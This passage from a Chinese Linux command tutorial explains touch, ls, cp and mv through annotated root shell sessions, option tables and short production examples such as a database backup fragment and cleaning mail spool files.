[root@oldboy ~]# ls -lh oldboy.txt
-rw-r--r-- 1 root root 0 Oct 23 20:20 oldboy.txt
#<== 修改前的文件修改时间为 10
月 23 日。
[root@oldboy ~]# touch -d 20201001 oldboy.txt
#<== 指定创建文件后的文件修改
#<== 时间为 2020 年 10 月 01 日。
[root@oldboy ~]# ls -lh oldboy.txt
-rw-r--r-- 1 root root 0 Oct 1 2020 oldboy.txt
#<== 文件修改时间已改为 2020
#<== 年 10 月 01 日。
```

也可利用选项 -r，修改 oldboy.txt 的时间属性，使其和 a.txt 的时间属性一致：

```
[root@oldboy ~]# ls -lh a.txt
-rw-r--r-- 1 root root 0 Oct 23 20:20 a.txt
#<== 查看 a.txt 的修改时间。
[root@oldboy ~]# touch -r a.txt oldboy.txt
#<== 使用 -r 参数让 oldboy.txt
#<== 的时间属性和 a.txt 一致。
[root@oldboy ~]# ls -lh oldboy.txt
-rw-r--r-- 1 root root 0 Oct 23 20:20 oldboy.txt
#<== oldboy.txt 文件的修改
#<== 时间已和 a.txt 一致了。
```

还可以利用选项 -t，将文件设置为 201512312234.50 时间格式：

```
[root@oldboy ~]# touch -t 201512312234.50 oldboy.txt
[root@oldboy ~]# ls -lh --full-time oldboy.txt
-rw-r--r-- 1 root root 0 2015-12-31 22:34:50.000000000 +0800 oldboy.txt
#<== 查看设置的属性。
```

上面案例涉及的 ls 命令的用法见后面 ls 相关章节。

2.5.3 扩展知识

这里扩展一点有关时间戳属性的知识。

GNU/Linux 的文件有 3 种类型的时间戳：

```
Access: 2015-07-30 17:48:20.502156890 +0800      #<== 最后访问文件的时间。
Modify: 2015-07-30 17:48:45.006106223 +0800      #<== 最后修改文件的时间。
Change: 2015-07-30 17:48:45.006106223 +0800      #<== 最后改变文件状态的时间。
```

对应 ls 命令，查看上述时间戳的选项如下：

```
mtime: 最后修改时间 (ls -lt) #<== 修改文件内容，文件的修改时间 (modify time) 会改变。
ctime: 状态改变时间 (ls -lc) #<== 修改文件内容、移动文件或改变文件属性等，文件的 change 时
间会改变。
atime: 最后访问时间 (ls -lu) #<== 查看文件内容时，文件的访问时间 (access time) 会改变。
```

2.6 ls：显示目录下的内容及相关属性信息

2.6.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ls 命令可以理解为英文单词 list 的缩写，其功能是列出目录的内容及其内容属性信息（list directory contents）。该命令有点类似于 DOS 系统下的 dir 命令，有趣的是，Linux 下其实也有 dir 命令，但我们更习惯于使用 ls。

【语法格式】

```
ls [option] [file]
ls [选项] [<文件或目录>]
```

● 特别说明：

- 1) ls 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。
- 2) 命令后面的选项和目录文件可以省略，表示查看当前路径的文件信息。

【选项说明】

表 2-7 针对该命令的参数选项进行了说明。

表 2-7 ls 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-l	使用长格式列出文件及目录信息 *
-a	显示目录下的所有文件，包括以“.”字符开始的隐藏文件 *
-t	根据最后的修改时间（mtime）排序，默认是以文件名排序 *
-r	依相反次序排序 *
-F	在条目后加上文件类型的指示符号（*、/、=、@、 ，其中的一个）*
-p	只在目录后面加上“/”
-i	显示 inode 节点信息
-d	当遇到目录时，列出目录本身而非目录内的文件，并且不跟随符号链接 *
-h	以人类可读的信息显示文件或目录大小，如 1KB、234MB、2GB 等 *
-A	列出所有文件，包括隐藏文件，但不包括“.”与“..”这两个目录

(续)

参数选项	解释说明(带*的为重点)
-S	根据文件大小排序
-R	递归列出所有子目录
-x	逐行列出项目而不是逐栏列出
-X	根据扩展名排序
-c	根据状态改变时间(ctime)排序
-u	根据最后访问时间(atime)排序
--color={never, always, auto}	不同的文件类型显示不同的颜色参数, never 表示不显示, always 表示总是显示, auto 表示自动显示
--full-time	以完整的时间格式输出
--time-style={full-iso, long-iso, iso, locale}	以不同的时间格式输出, long-iso 效果最好
--time={atime, ctime}	按不同的时间属性输出, atime 表示按访问时间, ctime 表示按改变权限属性时间,如果不加此参数则默认为最后修改时间

2.6.2 使用范例

在开始范例讲解之前,需要先做一些准备,顺便整合一下前面使用的命令。

```
[root@oldboy ~]# mkdir /test #<== 在根“/”下创建一个目录 test。
[root@oldboy ~]# cd /test/ #<== 切到 /test 目录下。
[root@oldboy test]# touch file1.txt file2.txt file3.txt #<== 批量创建若干文件。
[root@oldboy test]# mkdir dir1 dir2 dir3 #<== 批量创建多个目录, 每个目标目录名两端都要有空格。
[root@oldboy test]# tree #<== 显示前面创建的文件及目录结构。
.
├── dir1
├── dir2
└── dir3
    ├── file1.txt
    ├── file2.txt
    └── file3.txt

3 directories, 3 files
```

1. 基础范例

范例 2-24: 直接执行 ls 命令, 不带任何参数。

```
[root@oldboy test]# ls #<== 不加参数的结果, 显示所有文件和目录。
dir1  dir2  dir3  file1.txt  file2.txt  file3.txt
```

范例 2-25：使用 -a 参数显示所有文件，特别是隐藏文件。

```
[root@oldboy test]# touch .file4.txt #<== 再创建一个隐藏文件，在Linux系统中以“.”(点号)开头的文件就是隐藏文件。
[root@oldboy test]# ls
dir1 dir2 dir3 file1.txt file2.txt file3.txt
[root@oldboy test]# ls -a
. .. dir1 dir2 dir3 file1.txt file2.txt file3.txt .file4.txt
#<== 说明：加了-a参数，就会把以“.”(点号)开头的内容显示出来了。这里显示的第一个点号，表示当前目录，即test目录本身，而两个点号则表示当前目录的上级目录，此处就代表根目录了。有关一个点、两个点的知识，在后面的ln命令中会有详细讲解。
[root@oldboy test]# ls -A #<== 列出所有文件，包括隐藏文件，但不包括“.”与“..”这两个目录。
dir1 dir2 dir3 file1.txt file2.txt file3.txt .file4.txt
```

范例 2-26：使用 -l 参数显示详细信息。

```
[root@oldboy test]# ls -l #<== 此处的时间属性列默认显示的是文件的最后一次修改时间。
total 12
drwxr-xr-x 2 root root 4096 Oct 25 11:13 dir1
drwxr-xr-x 2 root root 4096 Oct 25 11:13 dir2
drwxr-xr-x 2 root root 4096 Oct 25 11:13 dir3
-rw-r--r-- 1 root root 0 Oct 25 11:13 file1.txt
-rw-r--r-- 1 root root 0 Oct 25 11:13 file2.txt
-rw-r--r-- 1 root root 0 Oct 25 11:13 file3.txt
#<== 说明：这个-l参数是最常用的参数了，意思是用长格式列出目录下的文件类型、权限、连接数、属主(组)及创建修改时间的信息。这里每个列的属性含义都需要熟练掌握，后文会详细讨论这些属性信息。
```

可能有人已经注意到了，创建或修改时间的格式没有年份的信息，那么如何显示时间的全部信息呢？请看范例 2-27。

范例 2-27：显示完整时间属性的参数 --time-style=long-iso。

```
[root@oldboy test]# ls -l --time-style=long-iso #<== 以long-iso方式显示时间，这个命令的结果是非常棒的。
total 12
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir1
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir2
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir3
-rw-r--r-- 1 root root 0 2015-10-25 11:13 file1.txt
-rw-r--r-- 1 root root 0 2015-10-25 11:13 file2.txt
-rw-r--r-- 1 root root 0 2015-10-25 11:13 file3.txt
#<== 提示：这样的时间格式看起来是不是总让人感到心情舒畅呢？关于--time-style的其他可选参数，请大家自行测试。
```

对于上面的命令，说明如下：

1) --time-style 可选的参数值有如下几个，如 full-iso、long-iso、iso、locale。默认值是 locale。

2) 在生产场景中经常会遇到同一目录下的文件及目录时间的显示不一致的问题，所以需要用ls -l --time-style=long-iso来调整，如果觉得参数太多不好记，则可以设置一个别名管理，见后文的alias命令。

3) 值得一提的是，执行ls -l等命令时，默认显示的是文件最后一次的修改时间（如果是新文件那么就是创建时间了）。

4) ls --full-time用于显示完整的时间，等同于ls -l --time-style=full-iso。

既然ls -l输出结果的时间属性列为修改时间，那么能否改成其他的时间呢？例如：显示最后一次文件访问时间。这当然也是可以的，具体请参见范例2-28。

范例2-28：执行ls命令，带显示内容的访问时间属性的参数。

```
[root@oldboy test]# stat file1.txt #<== 显示文件的属性及状态信息，stat命令会放在后文讲解，暂时不用理会。
  File: 'file1.txt'
  Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 802h/2050d  Inode: 271005      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)  Gid: (    0/    root)
Access: 2015-10-25 11:13:38.875401372 +0800 #<== 这里就是文件的访问时间，是我们现在需要关注的。
Modify: 2015-10-25 11:13:38.875401372 +0800
Change: 2015-10-25 11:13:38.875401372 +0800
[root@oldboy test]# date #<== 查看当前系统时间。
Sun Oct 25 19:44:00 CST 2015
[root@oldboy test]# cat file1.txt #<== 查看文件内容即表示访问了文件，cat命令后面会讲，暂时不用理会。
[root@oldboy test]# stat file1.txt #<== 重新查看文件的访问时间。
  File: 'file1.txt'
  Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 802h/2050d  Inode: 271005      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)  Gid: (    0/    root)
Access: 2015-10-25 19:44:22.033071250 +0800 #<== 可以发现file1.txt的访问时间已经发生了变化。
Modify: 2015-10-25 11:13:38.875401372 +0800
Change: 2015-10-25 11:13:38.875401372 +0800
[root@oldboy test]# ls -l --time-style=long-iso --time=atime #<== 增加--time=atime参数，显示访问时间。
total 12
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir1
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir2
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir3
-rw-r--r-- 1 root root     0 2015-10-25 19:44 file1.txt #<== 文件的时间列确实发生了变化，是前面的访问时间无疑。
-rw-r--r-- 1 root root     0 2015-10-25 11:13 file2.txt
-rw-r--r-- 1 root root     0 2015-10-25 11:13 file3.txt
[root@oldboy test]# ls -l --time-style=long-iso
```

```
total 12
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir1
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir2
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir3
-rw-r--r-- 1 root root 0 2015-10-25 11:13 file1.txt #<== 这里是文件的默认修改时间列。
-rw-r--r-- 1 root root 0 2015-10-25 11:13 file2.txt
-rw-r--r-- 1 root root 0 2015-10-25 11:13 file3.txt
#<== 通过以上实践，可以得出结论了。--time=atime 显示的确实是访问时间，而非默认的修改时间。
```

对于上面的命令，需要说明如下两点。

- 与之相关命令还有 ls -l --time-style=long-iso --time=ctime，用于显示文件改变的时间。
- 有关文件时间列及 mtime、atime、ctime 的知识，前文在介绍 touch 命令时已经讲解过了。

范例 2-29：执行 ls 命令，带 -F 参数（这一点与 tree 命令的 -F 很类似）。

```
[root@oldboy test]# ls -F
dir1/ dir2/ dir3/ file1.txt file2.txt file3.txt
#<== 说明：加了 -F，我们可以清晰地看到所有目录的结尾都被加上了斜线 /。这样的功能对于工作有什么用呢？当然有用了，例如：我们要过滤出所有的目录来，那么只需要把带斜线的过滤出来就 OK 了。
[root@oldboy test]# ls -F|grep / #<== 过滤目录，关于 grep 命令的具体用法请参见后面的 grep
                           grep 章节。
:
dir1/
dir2/
dir3/
[root@oldboy test]# ls -F|grep -v / #<== 过滤普通文件。
file1.txt
file2.txt
file3.txt
#<== 说明：ls 的 -F 参数是在文件结尾加上文件类型指示符号 (*、/、=、@、|，其中的一个)。
```

范例 2-30：使用 -d 参数只显示目录本身的信息。

有时候我们想查看目录本身的信息，但是若使用“ls 目录”命令，就会显示目录里面的内容。比如：

```
[root@oldboy test]# ls -l dir1 #<== 这样根本无法查看 dir1 目录本身的信息，除非到上级目录下查看。
total 0
```

如果只是想显示目录本身的信息，那么这个时候 -d 就派上用场了。

```
[root@oldboy test]# ls -ld dir1 #<== 加 -d 参数就可以如愿以偿了。
drwxr-xr-x 2 root root 4096 Oct 25 11:13 dir1
```

范例 2-31：使用 -R 参数递归查看目录。

```
[root@oldboy test]# mkdir dir1/sub1/test -p  #<= 递归创建目录的命令。
[root@oldboy test]# ls -R dir1          #<= 类似但没有 tree 好用的方法。
dir1:
sub1

dir1/sub1:
test

dir1/sub1/test:
```

2. 技巧性范例

范例 2-32：ls 命令别名的相关知识及设置 ls 别名。

可通过如下命令查看 ls 在系统中别名的默认设置，执行等号前面的内容就会调用后面的命令：

```
[root@oldboy test]# alias|grep ls  #<= 关于 alias 命令的用法请参见 alias 章节。
alias l='ls -d .* --color=tty'
alias ll='ls -l --color=tty'
alias ls='ls --color=tty'
#<= 提示：什么是别名呢？别名很好理解，就是另外一个名字而已。
```

例如，若显示时间格式的参数太长，则可以做个别名：

```
[root@oldboy test]# alias lst='ls -l --time-style=long-iso' #<= 配置命令别名。
[root@oldboy test]# alias |grep lst           #<= 检查命令别名是否生效。
alias lst='ls -l --time-style=long-iso'
[root@oldboy test]# lst           #<= 执行命令别名，检查效果。
total 12
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir1
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir2
drwxr-xr-x 2 root root 4096 2015-10-25 11:13 dir3
-rw-r--r-- 1 root root    0 2015-10-25 11:13 file1.txt
-rw-r--r-- 1 root root    0 2015-10-25 11:13 file2.txt
-rw-r--r-- 1 root root    0 2015-10-25 11:13 file3.txt
#<= 注意：这里的别名是临时生效的，如果希望永久生效则需要放到环境变量的配置里才可以。
```

范例 2-33：查找最近更新过的文件。

在工作中，我们经常需要查看一个有很多文件的目录，找出最近更新过但不知道具体文件名的文件，这时就可以用 ls -lrt 或 ls -rt 这个组合命令。

```
[root@oldboy test]# touch /etc/test.txt #<= 创建一个新文件，假设不知道名字，你如何快速找到它？
[root@oldboy test]# ls -lrt /etc/      #<= -t 是按时间排序，-r 是倒序，即按时间倒序排序。
... 省略 N 多文件行 ...
```

```
-rw-r--r-- 1 root root    301 May 22 10:17 mtab
drwxr-xr-x 9 root root   4096 May 22 10:22 sysconfig
-rw-r--r-- 1 root root     0 May 22 20:55 test.txt
#<== 不用翻屏回查，最后一屏的最后一行就是我们需要查找的文件。如果直接定位文件还可以用如下命令。
[root@oldboy test]# ls -lrt /etc|tail -1 #<==tail 命令后面会讲。
-rw-r--r-- 1 root root     0 May 22 20:55 test.txt
```

3. 生产案例

范例 2-34：生产场景数据库备份，获取数据库名列表。

```
#!/bin/bash
# backup database and save one week data
# oldboy 2007-02-02
destdir=/data/mysql_backup
mysqldumpbin=/usr/local/mysql/bin/mysqldump
ls -F /usr/local/mysql/data|egrep "/ "|awk -F "/" '{print $1}' >/root/
dbfilename.list
... 省略部分 ...
#<== 提示：在此数据库分表备份脚本中，用到了 ls -F 加 egrep 的组合命令来把数据库目录名过滤出来。
```

范例 2-35：在生产场景下删除占用 inode 节点的垃圾。

```
=====CentOS5.X 默认安装 sendmail 邮件程序 =====
[root@oldboy ~]# cd /var/spool/clientmqueue/          #<==sendmail 邮件临时目录。
[root@oldboy clientmqueue]# ls|xargs rm -f
[root@oldboy clientmqueue]# ll
total 0
=====CentOS6.X 默认安装 postfix 邮件程序 =====
[root@mysql-1-174 ~]# cd /var/spool/postfix/maildrop/ #<==postfix 邮件临时目录。
[root@mysql-1-174 maildrop]# ls
000C5279D6 11603270EE 2406C277DD 3595B26C2E 46BD326C17 57B4426FCF
699F727810 .....
[root@mysql-1-174 maildrop]# ls|xargs rm -f #<== 如果文件特别多，那么直接 rm -fr * 是无法删除的。
[root@mysql-1-174 maildrop]# ls
```

在生产环境中，若是系统服务配置不当，例如设置了定时任务，则可能会导致 /var/spool/clientmqueue/ 或 /var/spool/postfix/maildrop/ 目录下碎文件过多，使得系统空间被垃圾充满，那么，此案例给出的是手工解决的办法。当然还可以通过定时任务执行本案例，这里的 ls 命令也可以用 find 命令来代替。

2.6.3 ls -F 命令的扩展知识

从前面的范例可以看到，目录的结尾加上了斜线 (/)，若是其他类型的文件，就不是加

斜线了，而是别的符号，具体如下：

```
[root@oldboy test]# ls -l /etc/init.d
lrwxrwxrwx. 1 root root 11 Feb  9 2015 /etc/init.d -> rc.d/init.d
[root@oldboy test]# ls -F /etc/init.d
/etc/init.d@ #<== 链接文件结尾是 @
[root@oldboy oldboy]# ls -F /bin/date
/bin/date* #<== 命令结尾是 *
```

ls -F 命令表示在每个文件名后附上一个字符以说明文件的类型：

```
man ls:
-F, --classify
      append indicator (one of */=>@!) to entries
```

1) 加上 “*” 代表可执行的普通文件：

```
[root@oldboy test]# ls -lF /etc/init.d|egrep "ssh|syslog|crond"
#<==grep 和 egrep 命令都可以过滤指定的字符串，具体用法请参见 grep 命令章节。
-rwxr-xr-x. 1 root root 2826 Nov 23 2013 crond*
-rw-rxr-xr-x. 1 root root 2011 Aug 15 2013 rsyslog*
-rw-rxr-xr-x. 1 root root 4621 Oct 15 2014 sshd*
```

2) 加上 “/” 表示目录：

```
[root@oldboy test]# ls -lF /etc|egrep "sysconfig|ssh"
drwxr-xr-x. 2 root root 4096 Oct 25 17:34 ssh/
drwxr-xr-x. 7 root root 4096 Aug 12 19:27 sysconfig/
```

3) 加上 “=” 表示套接字 (sockets)：

```
[root@oldboy test]# find / -type s -exec ls -lF {} \;
#<== 这是查找不同类型文件的 find 命令，后文会讲。
srwxr-xr-x 1 oldboy oldboy 0 May 22 11:32 /tmp/ssh-hOnVuA2802/agent.2802=
srwxr-xr-x 1 oldboy oldboy 0 May 22 10:22 /tmp/ssh-oaYxtw2626/agent.2626=
srwxr-xr-x 1 oldboy oldboy 0 May 22 11:04 /tmp/ssh-zKAcZl2738/agent.2738=
srw-rw-rw- 1 root root 0 May 22 10:17 /dev/log=
```

4) 加上 “|” 表示 FIFOs：

```
[root@oldboy test]# find / -type p -exec ls -lF {} \;
prw----- 1 root root 0 May 22 10:16 /dev/initctl|
```

5) 加上 “@” 表示符号链接：

```
[root@oldboy test]# ls -lF /bin/sh
lrwxrwxrwx 1 root root 4 Dec 19 03:28 /bin/sh -> bash*
```

其实还有个类似的选项 “-p”，它的功能比较简单，只是在目录后面加上 “/”。大家可以自行试验。

2.6.4 ls 命令输出内容的属性解读

在使用 ls 命令之后，通常会有类似如下的输出内容：

```
[root@oldboy test]# ls -lhi #<== -l 参数前面已经详细讲解过了，-h 参数的作用是将文件的大小以人类可读的方式进行显示，像下面的“4.0K”你很容易就知道文件的大小，-i 参数的作用是显示文件的 inode 值。
total 12K
97063 drwxr-xr-x 3 root root 4.0K May 22 20:48 dir1
97064 drwxr-xr-x 2 root root 4.0K May 22 11:51 dir2
97065 drwxr-xr-x 2 root root 4.0K May 22 11:51 dir3
97060 -rw-r--r-- 1 root root 0 May 22 11:51 file1.txt
97061 -rw-r--r-- 1 root root 0 May 22 11:51 file2.txt
97062 -rw-r--r-- 1 root root 0 May 22 11:51 file3.txt
```

上述命令结果中各列的含义具体如下。

第一列：inode 索引节点编号。

第二列：文件类型及权限（第一个字符为类型，后 9 个字符为文件权限符号）。

第三列：硬链接个数（详细请参看 ln 命令的讲解）。

第四列：文件或目录所属的用户（属主）。

第五列：文件或目录所属的组。

第六列：文件或目录的大小。

第七、八、九列：文件或目录的修改时间。

第十列：实际的文件名或目录名。

详细解释见图 2-2。




图 2-2 ls 命令输出内容的属性解读

ls 输出的文件属性举例说明

下面以 oldboy 文件为例说明输出文件的属性细节（见表 2-8），具体列的内容请参考图 2-2。

```
1736707 -rw-r--r-- 1 root root 35 Oct 28 11:29 oldboy
```

表 2-8 ls 输出的文件属性细节说明

列 属性	属性说明
文件 inode 索引	oldboy 文件的 inode 索引节点编号为 1736707
文件类型	文件类型是 -，表示这是一个普通文件
文件权限	文件权限是 rw-r--r--，表示文件属主可读、可写，文件所归属的用户组可读，其他用户可读
硬链接个数	表示 oldboy 这个文件没有其他的硬链接；因为连接数是 1，就是它本身
文件属主	这个文件所属的用户，这里的意思是 oldboy 文件被 root 用户所拥有，是第一个 root
文件属组	这个文件所属的用户组，在这里是 root 用户组，是第二个 root
文件大小	文件大小是 35 个字节
文件修改时间	这里的时间是 oldboy 文件最后被更新(包括文件创建、内容更新、文件名更新等)的时间，可用如下命令查看文件的修改、访问及变化的时间；ls -l、ls -l --time=atime、ls -l --time=ctime，注意：这里只是显示不同的文件属性时间，并不是按照属性时间排序

2.7 cp：复制文件或目录

2.7.1 命令详解

【命令星级】 ★★★★★

【功能说明】

cp 命令可以理解为英文单词 copy 的缩写，其功能为复制文件或目录。

【语法格式】

```
cp [option] [source] [dest]
cp [选项] [源文件] [目标文件]
```

说明：

cp 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-9 针对该命令的参数选项进行了说明。

表 2-9 cp 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-p	复制文件时保持源文件的所有者、权限信息及时间属性
-d	如果复制的源文件是符号链接，那么仅复制符号链接本身，而且保留符号链接所指向的目标文件或目录
-r	递归复制目录，即复制目录下的所有层级的子目录及文件
-a	等同于上面的 p、d、r 这 3 个选项功能的总和 *
-i	覆盖已有文件前提示用户确认
-t	默认情况下命令格式是“cp 源文件 目标文件”，使用 -t 参数可以颠倒顺序，格式变为“cp -t 目标文件 源文件”

2.7.2 使用范例

1. 基础范例

范例 2-36：无参数和带参数 -a 的比较。

```
[root@oldboy test]# pwd
/test
[root@oldboy test]# ll -h #<== 查看当前文件的时间属性，大家应以自己的为准。
total 12K
drwxr-xr-x 3 root root 4.0K Nov  3 20:15 dir1
drwxr-xr-x 2 root root 4.0K Nov  3 20:15 dir2
drwxr-xr-x 2 root root 4.0K Nov  3 20:15 dir3
-rw-r--r-- 1 root root    0 Nov  3 20:14 file1.txt
-rw-r--r-- 1 root root    0 Nov  3 20:14 file2.txt
-rw-r--r-- 1 root root    0 Nov  3 20:14 file3.txt
[root@oldboy test]# cp file1.txt file4.txt      #<== 复制 file1.txt 为 file4.txt。
[root@oldboy test]# cp -a file1.txt file5.txt #<== 使用 -a 参数复制 file1.txt 为 file5.
                                         .txt。
[root@oldboy test]# ll -h #<== 再次查看当前文件的时间属性。
total 12K
drwxr-xr-x 3 root root 4.0K Nov  3 20:15 dir1
drwxr-xr-x 2 root root 4.0K Nov  3 20:15 dir2
drwxr-xr-x 2 root root 4.0K Nov  3 20:15 dir3
-rw-r--r-- 1 root root    0 Nov  3 20:14 file1.txt      #<== 此行是源文件。
-rw-r--r-- 1 root root    0 Nov  3 20:14 file2.txt
-rw-r--r-- 1 root root    0 Nov  3 20:14 file3.txt
-rw-r--r-- 1 root root    0 Nov  3 20:18 file4.txt      #<== 此行是未使用任何参数。
-rw-r--r-- 1 root root    0 Nov  3 20:14 file5.txt      #<== 此行是使用 -a 参数复制
                                         的，属性不变。
```

可以发现使用 -a 参数复制时，文件的时间属性没有改变，-a 参数的功能包含 -p 参数保持文件的属性功能。

范例 2-37：-i 参数的例子。

```
[root@oldboy test]# cp -i file1.txt file5.txt    #<== 使用 -i 参数复制文件，会提示是否覆盖文件。
cp: overwrite 'file5.txt'?
[root@oldboy test]# cp file1.txt file5.txt      #<== 不使用 -i 参数一样的结果，为什么呢？
cp: overwrite 'file5.txt'?
[root@oldboy test]# alias cp                      #<== 原因是系统为 cp 命令默认设置了别名。
alias cp='cp -i'
```

CentOS 系统默认为 cp 命令设置了别名，即增加了 -i 的参数。但是在 Shell 脚本中执行 cp 时，若没有 -i 参数，则并不会询问是否覆盖。这是因为命令行和 Shell 脚本执行时的环境变量不同，不过在脚本中一般使用命令的全路径。

范例 2-38：使用 -r 参数复制目录。

```
[root@oldboy test]# cp dir1 dir2/          #<== 复制 dir1 到 dir2，但结果显示跳过目录 dir1。
cp: omitting directory 'dir1'
[root@oldboy test]# cp -r dir1 dir2/       #<== 若使用 -r 参数则复制成功。
[root@oldboy test]# tree dir2             #<== 查看复制结果。
dir2
└── dir1
    └── sub1
        └── test

3 directories, 0 files
#<== 提示：使用 -a 参数也可以达到相同的效果，因为 -a 参数相当于“dpr”三个参数。
```

2. 技巧性范例

范例 2-39：cp 覆盖文件之前不提示是否覆盖的几种方法。

解题思路：屏蔽系统默认的对应的命令别名。

第一种方法，使用命令全路径：

```
[root@oldboy test]# cp file1.txt file2.txt
cp: overwrite 'file2.txt'? y    #<== 提示若输入 y 则确认覆盖，若输入 n 则不覆盖。
[root@oldboy test]# which cp   #<== 查看 cp 的系统别名。
alias cp='cp -i'
    /bin/cp
[root@oldboy test]# /bin/cp file1.txt file2.txt      #<== 使用 cp 命令的绝对路径，就可以屏蔽别名。
```

第二种方法，命令开头使用反斜线 (\)：

```
[root@oldboy test]# \cp file1.txt file2.txt #<== 使用 “\” 屏蔽系统别名。
[root@oldboy test]#
```

第三种方法，取消 cp 的别名，但重启系统失效：

```
[root@oldboy test]# unalias cp #<==alias设置别名, unalias取消别名, 具体用法请参见对应
                               章节。
[root@oldboy test]# cp file1.txt file2.txt
[root@oldboy test]#
```

第四种为杀鸡取卵的方法，用于开拓思路，不建议采用：

```
[root@oldboy ~]# cat ~/.bashrc
# .bashrc
# User specific aliases and functions
alias rm='rm -i'
alias cp='cp -i' #<==编辑这个文件, 注释掉本行, 重启也是生效的。在开机时会加载.bashrc这
                  个文件。
alias mv='mv -i'
# Source global definitions
if [ -f /etc/bashrc ]; then
    . /etc/bashrc
fi
```

范例 2-40：快速备份文件案例。

我们备份文件通常使用如下所示的格式：

```
[root@oldboy ~]# cp /etc/ssh/sshd_config /etc/ssh/sshd_config_ori
#<==但观察上面的格式, 我们可以发现有一部分路径重复了。因此有了下面的快捷写法, 使用了“|”的
      用法, 这两种方法是等效的。
[root@oldboy ~]# cp /etc/ssh/sshd_config{,.ori}
#<==这种方法的原理是 bash 对大括号的展开操作, /etc/ssh/sshd_config{,.ori} 展开成 /etc/
      ssh/sshd_config /etc/ssh/sshd_config_ori 再传给 cp 命令。
```

2.8 mv：移动或重命名文件

2.8.1 命令详解

【命令星级】 ★★★★★

【功能说明】

mv 命令可以理解为英文单词 move 的缩写，其功能是移动或重命名文件（move/rename files）。

【语法格式】

```
mv [option] [source] [dest]
mv [选项] [源文件] [目标文件]
```

特别说明：

`mv` 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。

【选项说明】

表 2-10 针对该命令的参数选项进行了说明。

表 2-10 `mv` 命令的参数选项及说明

参数 选项	解 释 说 明
-f	若目标文件已经存在，则不会询问而是直接覆盖
-i	若目标文件已经存在，则会询问是否覆盖
-n	不覆盖已经存在的文件
-t	指定 <code>mv</code> 的目标目录，适用于移动多个源文件到一个目录的情况，此时目标目录在前，源文件在后，和 <code>cp</code> 命令的 <code>-t</code> 选项功能一致
-u	在源文件比目标文件新，或目标文件不存在时才进行移动

2.8.2 使用范例

范例 2-41：给文件改名的例子。

```
[root@oldboy test]# ls
dir1  dir3  file1.txt  file3.txt  file5.txt
dir2  dir4  file2.txt  file4.txt  file6.txt
[root@oldboy test]# mv file6.txt file7.txt #<== 若 file7.txt 不存在，则将 file6.txt 重命名为 file7.txt。
[root@oldboy test]# ls
dir1  dir3  file1.txt  file3.txt  file5.txt
dir2  dir4  file2.txt  file4.txt  file7.txt
[root@oldboy test]# mv file5.txt file7.txt #<== 若 file7.txt 存在，则将 file5.txt 覆盖为 file7.txt。
mv: overwrite 'file7.txt'? y #<== 由于系统默认给 mv 设置了别名，因此会提示是否覆盖。
[root@oldboy test]# alias mv
alias mv='mv -i' #<== -i 参数的功能是若目标文件已经存在，就会询问是否覆盖。
[root@oldboy test]# ls
dir1  dir2  dir3  dir4  file1.txt  file2.txt  file3.txt  file4.txt  file7.txt
[root@oldboy test]# \mv file4.txt file7.txt #<== 使用 \ 屏蔽系统别名就不会询问是否覆盖了。
[root@oldboy test]# ls
dir1  dir2  dir3  dir4  file1.txt  file2.txt  file3.txt  file7.txt
[root@oldboy test]#
```

范例 2-42：移动文件的例子。

移动单个文件：

```
[root@oldboy test]# ls dir1/
subl
[root@oldboy test]# mv file7.txt dir1/ #<==dir1 为目录且存在，则移动 file7.txt 到
                           dir1 下，若 dir1 不存在，则重命名为 dir1 的
                           普通文件。
[root@oldboy test]# ls dir1/
file7.txt  subl
```

移动多个文件：

```
[root@oldboy test]# mv file1.txt file2.txt dir1/ #<== 第一种方式，多个文件在前，目录
                           在后。
[root@oldboy test]# ls dir1/
file1.txt  file2.txt  file7.txt  subl
[root@oldboy test]# mv dir1/file* . #<== 还原试验环境，file* 匹配所有以 file 开头的
                           文件。
```

范例 2-43：将源和目标调换移动到文件目录 (-t 参数)。

```
[root@oldboy test]# ls
dir1  dir2  dir3  dir4  file1.txt  file2.txt  file3.txt  file7.txt
[root@oldboy test]# mv -t dir1/ file1.txt  file2.txt  file3.txt  file7.txt
#<== 使用 -t 参数将源和目标调换，-t 后接目录，最后是要移动的文件。
[root@oldboy test]# ls dir1/
file1.txt  file2.txt  file3.txt  file7.txt  subl
```

范例 2-44：移动目录的例子。

```
[root@oldboy test]# ls
dir1  dir2  dir3  dir4
[root@oldboy test]# mv dir1 dir5 #<== 目录 dir5 不存在，将目录 dir1 改名为 dir5。
[root@oldboy test]# ls
dir2  dir3  dir4  dir5
[root@oldboy test]# ls dir5/
file1.txt  file2.txt  file3.txt  file7.txt  subl
[root@oldboy test]# mv dir2 dir5 #<== 目录 dir5 存在，将 dir2 移动到 dir5 中。
[root@oldboy test]# ls dir5/
dir2  file1.txt  file2.txt  file3.txt  file7.txt  subl
